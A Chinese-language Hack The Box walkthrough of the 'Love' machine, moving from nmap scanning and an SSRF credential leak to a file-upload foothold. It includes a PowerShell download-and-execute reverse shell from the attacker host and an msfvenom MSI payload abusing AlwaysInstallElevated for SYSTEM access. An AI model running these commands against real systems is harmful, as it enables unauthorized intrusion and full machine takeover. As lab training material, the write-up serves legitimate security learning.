

Love(完成),SSRF、Voting System上傳漏洞 (powershell ps.1)、 AlwaysInstallElevated(msfvenom)提權

```
└─# nmap -sCV -A -p
80,135,139,443,445,3306,5000,5040,5985,5986,7680,47001,49664,49666,49667,496
68,49669,49670 10.10.10.239
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 06:22 PDT
Nmap scan report for 10.10.10.239
Host is up (0.23s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j
PHP/7.3.27)
|_http-title: Voting System using PHP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: 403 Forbidden
| ssl-cert: Subject:
commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceNa
me=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after: 2022-01-18T14:00:16
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
445/tcp   open  microsoft-ds Windows 10 Pro 19042 microsoft-ds (workgroup:
WORKGROUP)
3306/tcp  open  mysql?
| fingerprint-strings:
|   GenericLines, JavaRMI, LDAPBindReq, LPDString, NCP, NULL, RTSPRequest,
afp, giop, oracle-tns:
|_   Host '10.10.14.2' is not allowed to connect to this MariaDB server
```

```
5000/tcp open  http          Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_http-title: 403 Forbidden
5040/tcp open  unknown
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2024-05-18T13:47:30+00:00; +21m30s from scanner time.
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Not valid before: 2021-04-11T14:39:19
|_Not valid after: 2024-04-10T14:39:19
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_ http/1.1
|_http-title: Not Found
7680/tcp open  pando-pub?
47001/tcp open http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVN%I=7%D=5/18%Time=6648ABAC%P=aarch64-unknown-linux
SF:-gnu%r(NULL,49,"E\0\0\x01\xffj\x04Host\x20'10\10\14\2'\x20is\x20not\
SF:x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Gene
SF:ricLines,49,"E\0\0\x01\xffj\x04Host\x20'10\10\14\2'\x20is\x20not\x20
SF:allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RTSPReq
SF:uest,49,"E\0\0\x01\xffj\x04Host\x20'10\10\14\2'\x20is\x20not\x20allo
SF:wed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LPDString,4
SF:9,"E\0\0\x01\xffj\x04Host\x20'10\10\14\2'\x20is\x20not\x20allowed\x2
SF:0to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LDAPBindReq,49,"E
SF:\0\0\x01\xffj\x04Host\x20'10\10\14\2'\x20is\x20not\x20allowed\x20to\
SF:x20connect\x20to\x20this\x20MariaDB\x20server")%r(NCP,49,"E\0\0\x01\xff
SF:j\x04Host\x20'10\10\14\2'\x20is\x20not\x20allowed\x20to\x20connect\x
SF:20to\x20this\x20MariaDB\x20server")%r(JavaRMI,49,"E\0\0\x01\xffj\x04Hos
```

```
SF:t\x20'10\ .10\ .14\ .2'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20
SF:this\x20MariaDB\x20server")%r(oracle-tns,49,"E\0\0\x01\xffj\x04Host\x20
SF:'10\ .10\ .14\ .2'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\
SF:x20MariaDB\x20server")%r(afp,49,"E\0\0\x01\xffj\x04Host\x20'10\ .10\ .14\
SF:.2'\x20is\x20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x
SF:20server")%r(giop,49,"E\0\0\x01\xffj\x04Host\x20'10\ .10\ .14\ .2'\x20is\x
SF:20not\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows
10|Longhorn|2019|2008|7|Vista|11|XP|8.1 (95%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::sp1
cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_8.1
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (95%), Microsoft
Windows Longhorn (95%), Microsoft Windows 10 1809 - 2004 (93%), Microsoft
Windows Server 2019 (93%), Microsoft Windows 10 1703 (93%), Microsoft
Windows Server 2008 R2 (93%), Microsoft Windows 7 SP1 (93%), Microsoft
Windows 8.1 Update 1 (93%), Microsoft Windows Vista SP1 (93%), Microsoft
Windows 10 1709 - 1803 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2024-05-18T13:47:19
|_   start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
```

```
| NetBIOS computer name: LOVE\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-05-18T06:47:18-07:00
|_clock-skew: mean: 2h06m31s, deviation: 3h30m04s, median: 21m29s
```

TRACEROUTE (using port 3306/tcp)

HOP	RTT	ADDRESS
1	354.58 ms	10.10.14.1
2	354.79 ms	10.10.10.239

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 191.03 seconds


smb失敗

mysql失敗

需設定hosts => staging.love.htb、love.htb

測試完後，web只有80port可以使用，其餘失敗

且80是登入介面




love.htb => Voting System有4組漏洞(但無帳密)

Exploit Title	Path
Online Voting System - Authentication Bypass	php/webapps/43967.py
Online Voting System 1.0 - Authentication Bypass (SQLi)	php/webapps/50075.txt
Online Voting System 1.0 - Remote Code Execution (Authenticated)	php/webapps/50076.txt
Online Voting System 1.0 - SQLi (Authentication Bypass) + Remote Code Execution (RCE)	php/webapps/50088.py
Online Voting System Project in PHP - 'username' Persistent Cross-Site Scripting	multiple/webapps/49159.txt
Voting System 1.0 - Authentication Bypass (SQLi)	php/webapps/49843.txt
Voting System 1.0 - File Upload RCE (Authenticated Remote Code Execution)	php/webapps/49445.py
Voting System 1.0 - Remote Code Execution (Unauthenticated)	php/webapps/49846.txt
Voting System 1.0 - Time based SQLi (Unauthenticated SQL injection)	php/webapps/49817.txt
WordPress Plugin Poll_Survey_Questionnaire and Voting system 1.5.2 - 'date_answers' Blind SQL Injection	php/webapps/50052.txt

staging.love.htb => 是一個文件掃描介面

逐一進行本機port掃描找到(Voting System)id、passwd
為SSRF取得內部資料



id : admin


passwd : @LoveIsInTheAir!!!!

執行漏洞腳本失敗。。。。


```
# python3 49445.py
Start a NC listener on the port you choose above and run ...
```

執行登入並手動進行文件上傳反彈，
使用原本的index.php會登入失敗，


後續進行目錄爆破，發現/admin也是登入介面(定向301)，但登入就成功



上傳後進行更改



上傳檔案位置，漏洞腳本裡有提示。進行成功




love\phoebe

開始進行反彈，執行前需


撈取/usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1

把指令放在最後並修改參數



反彈成功

```
powershell iex (New-Object
Net.WebClient).DownloadString('http://10.10.14.2:8000/Invoke-
PowerShellTcp.ps1');
```



user flag

```
PS C:\Users\Phoebe\Desktop> type user.txt
83017bb651b9482b270c4b3748e7ce9a
PS C:\Users\Phoebe\Desktop>
```

```
PS C:\Users\Phoebe\Desktop> systeminfo
```

```
Host Name: LOVE
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.19042 N/A Build 19042
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: roy
Registered Organization:
Product ID: 00330-80112-18556-AA148
Original Install Date: 4/12/2021, 12:14:12 PM
System Boot Time: 5/18/2024, 6:55:47 AM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version: VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Boot Device: \Device\HarddiskVolume3
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory: 4,095 MB
Available Physical Memory: 2,274 MB
Virtual Memory: Max Size: 4,799 MB
Virtual Memory: Available: 2,583 MB
Virtual Memory: In Use: 2,216 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\LOVE
Hotfix(s): 9 Hotfix(s) Installed.
[01]: KB4601554
[02]: KB4562830
[03]: KB4570334
[04]: KB4577586
[05]: KB4580325
[06]: KB4586864
[07]: KB4589212
```

```
PS C:\Users\Phoebe\Desktop> net users
```

```
User accounts for \\LOVE
```

Administrator	DefaultAccount	Guest
Phoebe	WDAGUtilityAccount	

The command completed successfully.

上傳winPEASx64.exe

```
# locate winpeas
/usr/bin/winpeas
/usr/share/peass/winpeas
/usr/share/peass/winpeas/winPEAS.bat
/usr/share/peass/winpeas/winPEASany.exe
/usr/share/peass/winpeas/winPEASany_ofs.exe
/usr/share/peass/winpeas/winPEASx64.exe
/usr/share/peass/winpeas/winPEASx64_ofs.exe
/usr/share/peass/winpeas/winPEASx86.exe
```

找到一個 PowerShell 歷史檔案：

```
[+] PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.19041.1
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file:
C:\Users\Phoebe\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
    PS history size: 51B
```

發現有hacktricks的文字，可進行此漏洞提權

```
[+] Checking AlwaysInstallElevated
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

參考hacktricks，生成msfvenom shell

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=9200 -f
msi -o alwe.msi
```

並放入靶機進行提權

```
Kali Linux 2023
root@kali: ~
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=9200 -f msi -o alwe.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: alwe.msi

nc -lnvp 9200
listening on [any] 9200 ...
.\connect to [10.10.14.2] from (UNKNOWN) [10.10.10.239] 63659
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
.\whoami
nt authority\system

C:\WINDOWS\system32>
Directory: C:\users\phoebe\downloads

Mode                LastWriteTime         Length Name
----                -
-a----- 5/19/2024 5:51 AM      159744 rev.msi
-a----- 5/19/2024 5:58 AM      159744 rev2.msi
-a----- 5/19/2024 6:02 AM      159744 rev3.msi
-a----- 5/19/2024 6:03 AM      159744 rev4.msi
-a----- 5/19/2024 6:05 AM      159744 rev5.msi

PS C:\users\phoebe\downloads> .\rev5.msi
PS C:\users\phoebe\downloads> curl 10.10.14.2:8000/alwe.msi -o rev6.msi
PS C:\users\phoebe\downloads> .\rev6.msi
PS C:\users\phoebe\downloads> 
```

root flag

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
5c83b6610421e76b7b615bfff468ff1fc
```